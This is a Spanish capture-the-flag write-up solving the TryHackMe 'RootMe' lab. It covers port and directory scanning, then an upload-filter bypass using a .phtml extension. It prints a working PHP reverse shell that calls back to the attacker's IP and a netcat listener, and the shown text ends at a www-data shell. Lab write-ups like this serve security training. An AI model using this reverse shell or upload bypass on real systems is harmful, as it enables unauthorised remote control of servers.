




NARFACE — INFORME TÉCNICO

Máquina RootMe



Descargo de responsabilidad

Este informe contiene información confidencial y sensible destinada únicamente para el uso interno de la entidad. ¿Seremos capaces de obtener el Root de RootMe?

3 de enero de 2024

Web: narface.github.io

Índice

1. Introducción	2
2. Objetivos	2
2.1. Consideraciones	2
2.2. Alcance	3
3. Fase 1: Reconocimiento	4
3.1. Escaneo con Nmap	4
3.2. Escaneo con Gobuster	7
3.3. Resultados	8
3.4. Task 2 - Reconocimiento	8
4. Fase 2 Explotación	9
4.1. Carga de la Shell	9
4.2. Ejecución de la Shell	11
4.3. Task 3 Getting a Shell	12
5. Fase 3: Escalada de privilegios	13
6. Fase 4: Post-explotación	15
6.1. Task 4 Privilege escalation	15
7. Máquina RootMe completada	16

1. Introducción



Figura 1: Cabecera de la máquina.

En este documento vamos a explicar cómo hemos resuelto el reto de la máquina **RootMe** de la plataforma **Tryhackme**. es un desafío de nivel fácil. El reto consiste en tres fases principales: reconocimiento, explotación y escalada de privilegios. En la primera fase, debemos descubrir los puertos y servicios abiertos de la máquina, así como los directorios ocultos que albergan una aplicación web vulnerable. En la segunda fase, debemos aprovechar la vulnerabilidad de subida de archivos de la aplicación web para obtener una reverse shell y acceder a la máquina como un usuario de bajo nivel. En la tercera fase, debemos buscar y explotar algún archivo o proceso que nos permita ejecutar comandos como root y leer el archivo root.txt que contiene la flag final. Las herramientas y los recursos que he utilizado para resolverlo son los siguientes:

- Herramientas fase de reconocimiento:
 1. Nmap: un escáner de puertos y servicios de red.
 2. Gobuster: una herramienta de enumeración que busca directorios y archivos ocultos en servidores web.
- Herramientas fase de explotación:
 1. Netcat: es una herramienta de red que utilizamos para escuchar en un puerto específico.
 2. Shell inversa con PHP: es un script que se ejecuta en la máquina objetivo y establece una conexión de vuelta a nuestra máquina. Esta conexión permite enviar comandos a la máquina objetivo y recibir la salida de estos comandos.
- Herramientas fase escalada de privilegios:
 1. Script de Python: este script de Python sirve para cambiar el ID de usuario al de root y obtener una shell con privilegios de root.
- Herramientas fase post explotación:
 1. Comando find: para buscar el archivo root.txt en todo el sistema.

Dirección URL

<https://tryhackme.com/room/rrootme>

2. Objetivos

Conocer el estado de seguridad actual de la máquina **RootMe**, se espera poder conseguir resolverla, obtener una reverse shell, escalar privilegios y leer la flag final.

2.1. Consideraciones

Las limitaciones encontradas durante el desarrollo de este desafío incluyeron restricciones de tiempo, alcance y herramientas disponibles. Se abordó la resolución dentro de un límite temporal específico, lo que limitó la profundización en otras posibles vías de ataque o escalada de privilegios. El enfoque se centró en vulnerabilidades más evidentes y simples, omitiendo la exploración de métodos más complejos o sutiles.

2.2. Alcance

La evaluación de seguridad se realizó en el siguiente entorno de prueba:

Dirección IP del objetivo	10.10.20.153
Nombre de la máquina	RootMe (TryHackMe)
Sistema operativo	Linux
Fecha y hora de la evaluación	2 de enero de 2024
Herramientas utilizadas	nmap, gobuster, netcat, find, PHP, Python
Nombre del auditor	Narface

El objetivo de esta evaluación fue identificar vulnerabilidades y posibles vectores de ataque en la máquina objetivo. Se realizaron varias pruebas, incluyendo el escaneo de puertos, la búsqueda de directorios en el servidor web, la explotación de un formulario de subida de archivos para obtener una shell remota y la escalada de privilegios para obtener acceso como root.




Figura 2: Diagrama de las fases de la máquina RootMe

3. Fase 1: Reconocimiento

El análisis de vulnerabilidades es el proceso de identificar y evaluar las debilidades de seguridad que presenta un sistema informático, con el fin de prevenir o mitigar posibles ataques. Para realizar este análisis, se ha seguido una metodología basada en las fases de reconocimiento, explotación, escalada de privilegios y post explotación.

3.1. Escaneo con Nmap

El objetivo de esta fase es obtener una visión general del sistema y detectar posibles puntos de entrada o vectores de ataque.

Se realizó un escaneo a través de la herramienta **Nmap** para la detección de puertos abiertos:

```
root@ip-10-10-240-17:~# nmap -sV -sC -oA nmap_test -T4 --min-parallelism 100 10.10.20.153

Starting Nmap 7.60 ( https://nmap.org ) at 2024-01-02 14:48 GMT
Nmap scan report for ip-10-10-20-153.eu-west-1.compute.internal (10.10.20.153)
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|_ 256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_ 256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
MAC Address: 02:12:58:CD:DD:29 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
```

Figura 3: Reconocimiento con nmap.

Nmap Scan Report - Scanned at Tue Jan 2 14:48:34 2024

Scan Summary | [ip-10-10-20-153.eu-west-1.compute.internal \(10.10.20.153\)](#)

Scan Summary
 Nmap 7.60 was initiated at Tue Jan 2 14:48:34 2024 with these arguments:
 nmap -sV -sC -oA nmap_test -T4 --min-parallelism 100 10.10.20.153
 Verbosity: 0; Debug level 0
 Nmap done at Tue Jan 2 14:48:43 2024; 1 IP address (1 host up) scanned in 8.81 seconds

10.10.20.153 / ip-10-10-20-153.eu-west-1.compute.internal

Address
 • 10.10.20.153 (ipv4)
 • 02:12:58:CD:DD:29 (mac)

Hostnames
 • ip-10-10-20-153.eu-west-1.compute.internal (PTR)

Ports
 The 998 ports scanned but not shown below are in state: **closed**
 • 998 ports replied with: **resets**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra Info
22	tcp open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
		ssh-hostkey				2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA) 256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA) 256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
80	tcp open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
		http-cookie-flags				/: PHPSESSID: httponly flag not set
		http-server-header				Apache/2.4.29 (Ubuntu)
		http-title				HackIT - Home

Misc Metrics (click to expand)

Figura 4: Resultados nmap en formato HTML.

Las capturas de pantalla anteriores muestran la ejecución del siguiente comando:

```
nmap -sV -sC -oA nmap_test -T4 --min-parallelism 100 10.10.20.153
```

Explicación:

El comando **nmap** se utiliza para escanear puertos y realizar descubrimiento de servicios en una máquina.

- **-sV**: Realiza detección de versiones de servicios.
- **-sC**: Ejecuta scripts de secuencia de comandos predeterminados.
- **-oA nmap_test**: Guarda los resultados en tres formatos: XML, grepable y formato estándar.
- **-T4**: Establece el nivel de agresividad del escaneo (de 1 a 5, siendo 5 el más agresivo).
- **--min-parallelism 100**: Establece el número mínimo de exploraciones paralelas.
- **10.10.20.153**: Especifica la dirección IP a escanear.

Estos resultados indican que la máquina **RootMe** tiene dos puertos abiertos:

TCP	
Puertos	
22, 80	

El puerto 22 corresponde al servicio de SSH, que permite el acceso remoto al sistema mediante un protocolo seguro. El puerto 80 corresponde al servicio de HTTP, que permite el acceso a una página web mediante un protocolo de transferencia de hipertexto. Ambos servicios están ejecutando versiones de software que podrían tener vulnerabilidades conocidas, se tratan de las versiones OpenSSH 7.6p1 y Apache httpd 2.4.29. Se ha accedido a la web de la máquina **RootMe**

Tal y como se aprecia en la figura 6 de la página 6, se puede observar el código de en la web de la máquina **RootMe**. Para acceder al código fuente de la web, se ha usado la opción "Ver código fuente de la página" o CTRL + U del navegador. Se analizó el código página web y no se encontró información relevante en el mismo.




Figura 5: Web de la máquina **RootMe**




Figura 6: Web de la máquina RootMe

3.2. Escaneo con Gobuster

Gobuster es una herramienta de enumeración que permite buscar y enumerar directorios y ficheros presentes en un servidor web. Para realizar un escaneo de directorios en la máquina **RootMe** con Gobuster, se utilizó el siguiente comando:

```
gobuster dir -u http://10.10.20.153 -w
→ /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
→ php,sh,txt,cgi,html,css,js,py -t 50 -k -o gobuster-results.txt

gobuster dir -u http://10.10.20.153 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py -t 50 -k -o gobuster-results.txt
```

Explicación:

El comando **gobuster** se utiliza para realizar ataques de fuerza bruta contra directorios web. En este caso, se está ejecutando el modo **dir** que busca directorios en la URL **http://10.10.20.153**.

- **dir**: le indica a Gobuster que queremos usar el modo de fuerza bruta de directorio/archivo
- **-u**: especifica la URL objetivo.
- **-w**: define la ruta del archivo de lista de palabras que se utilizará para la búsqueda.
- **-x**: define las extensiones de archivos a buscar.
- **-t50**: esta flag le indica a Gobuster que utilice 50 hilos para el escaneo, lo que puede acelerar significativamente el proceso.
- **-k**: indica a Gobuster que ignore la verificación del certificado SSL, lo que puede ser útil si estás escaneando un sitio con un certificado autofirmado.
- **-o gobuster-results.txt**: indica a Gobuster que guarde los resultados del escaneo en un archivo llamado "gobuster-results.txt".

Los hallazgos revelan debilidades de seguridad en la página web de la máquina **RootMe**:

Hallazgos de Gobuster:

```
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.20.153
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium
.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  cgi,html,css,js,py,php,sh,txt
[+] Timeout:      10s
=====
2024/01/02 14:54:09 Starting gobuster
=====
/uploads (Status: 301)
/index.php (Status: 200)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
=====
2024/01/02 14:57:35 Finished
=====
```


3.3. Resultados

Se ejecutó Gobuster para realizar un escaneo exhaustivo en busca de directorios y ficheros en la máquina **RootMe**. A continuación se presentan los hallazgos identificados:

```
root@ip-10-10-240-17:~# ls
CTFBuilder  gobuster_results.txt  nmap_test.nmap  Postman  thinclient_drives
Desktop     Instructions          nmap_test.xml  Rooms    Tools
Downloads  nmap_test.gnmap      Pictures       Scripts
root@ip-10-10-240-17:~# cat gobuster_results.txt
/uploads (Status: 301)
/index.php (Status: 200)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
```

Figura 7: Captura de pantalla de directorios

Cuadro 1: Resumen de hallazgos de Gobuster

Directorio	Estado	Significado
/uploads	301	Redirección permanente
/index.php	200	Conexión exitosa
/css	301	Redirección permanente
/js	301	Redirección permanente
/panel	301	Redirección permanente
/server-status	403	Prohibido

Durante el análisis de la máquina **RootMe**, se identificaron ciertos directorios a través de la herramienta Gobuster. Entre los hallazgos más relevantes, se destacan dos directorios:

- **/panel**: al acceder a este directorio a través de un navegador web, se descubrió que contenía una página que permitía la carga de archivos en el sistema.
- **/uploads**: tras cargar exitosamente un archivo en el directorio **/panel**, se observó que se podía acceder al archivo anteriormente cargado.

3.4. Task 2 - Reconocimiento

Task 2 Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

Correct Answer

Hint

What version of Apache is running?

Correct Answer

What service is running on port 22?

Correct Answer

Find directories on the web server using the GoBuster tool.

Question Done

Hint

What is the hidden directory?

Correct Answer

Figura 8: Representación visual de la finalización de Task 2 - Reconocimiento.

4. Fase 2 Explotación

En esta fase, el enfoque se centró en el directorio `/panel`, descubierto durante la fase de reconocimiento.

4.1. Carga de la Shell

Al investigar el directorio `/panel` mediante Firefox, se observó que al acceder a él, se presentaba un formulario que permitía la carga de archivos en el sistema. lo que representaba una oportunidad para la explotación.




Figura 9: Captura de pantalla del acceso a `/panel`

Decidimos crear un archivo de shell inversa en PHP y subirlo a través de la página de carga en `/panel/`.

```
<?php
$ip = '10.10.143.84'; // Nuestra IP.
$port = 1234; // Puerto de escucha.

$sock = fsockopen($ip, $port);
if ($sock) {
    $descriptorspec = array(
        0 => $sock,
        1 => $sock,
        2 => $sock
    );
    // Ejecuta un shell interactivo
    proc_open('/bin/sh -i', $descriptorspec, $pipes);
}
?>
```

Listing 1: Shell inversa en PHP

El código anterior abre una shell interactiva y redirige la salida estándar y de error a una conexión TCP en la dirección `10.10.20.153` en el puerto `1234`, permitiéndonos interactuar con la shell desde nuestra máquina.




Figura 10: El directorio /portal no admite archivos .php

Intentamos cargar el archivo con extensión `.php`, dado que la página web indicaba ser compatible con PHP (como se indicaba por el archivo `index.php`). Sin embargo, descubrimos que el servidor no aceptaba archivos con la extensión `.php`. Esto nos llevó a probar con otras extensiones comunes de PHP, como `.php3`, `.php4`, `.php5`, `.php7`, `.phtml`, y `.pht`, las cuales suelen ser procesadas por servidores PHP.




Figura 11: El directorio /portal admite archivos .phtml

Finalmente, logramos cargar el archivo y acceder a él a través del directorio `/uploads`. Al acceder al directorio, podemos ejecutar el script de la shell inversa, permitiéndonos establecer una conexión de vuelta a nuestra máquina y dar inicio a la fase de post-explotación.




Figura 12: El directorio /uploads muestra el archivo shell.phtml

4.2. Ejecución de la Shell

Para poder recibir la conexión de vuelta desde la shell inversa, antes de ejecutar el script preparamos nuestro sistema para escuchar en el puerto 1234 utilizando Netcat (nc). El comando `netcat -lvnp 1234` realiza lo siguiente:

Paso 1: Preparación para la conexión de vuelta:

- -l: escucha en modo de espera para una conexión entrante.
- -v: muestra información detallada sobre la conexión.
- -p 1234: especifica el puerto 1234 para la escucha.
- -n: desactiva la resolución de DNS.




Figura 13: Netcat en escucha

Por lo tanto, una vez que la shell inversa se cargó correctamente en el servidor, utilizamos la herramienta Netcat en nuestra máquina para escuchar en el puerto especificado (en este caso, el puerto 1234). Cuando se accedió al archivo de la shell inversa a través del navegador, se ejecutó el script de la shell inversa, lo que permitió establecer una conexión de vuelta a nuestra máquina. Esto nos otorgó un control remoto sobre la máquina objetivo, facilitando la ejecución de operaciones y comandos como si estuviéramos localmente en esa máquina. El siguiente paso fue identificar con qué usuario estábamos operando en la máquina objetivo. Para ello, ejecutamos el comando 'whoami', que nos reveló que estábamos operando como el usuario 'www-data':


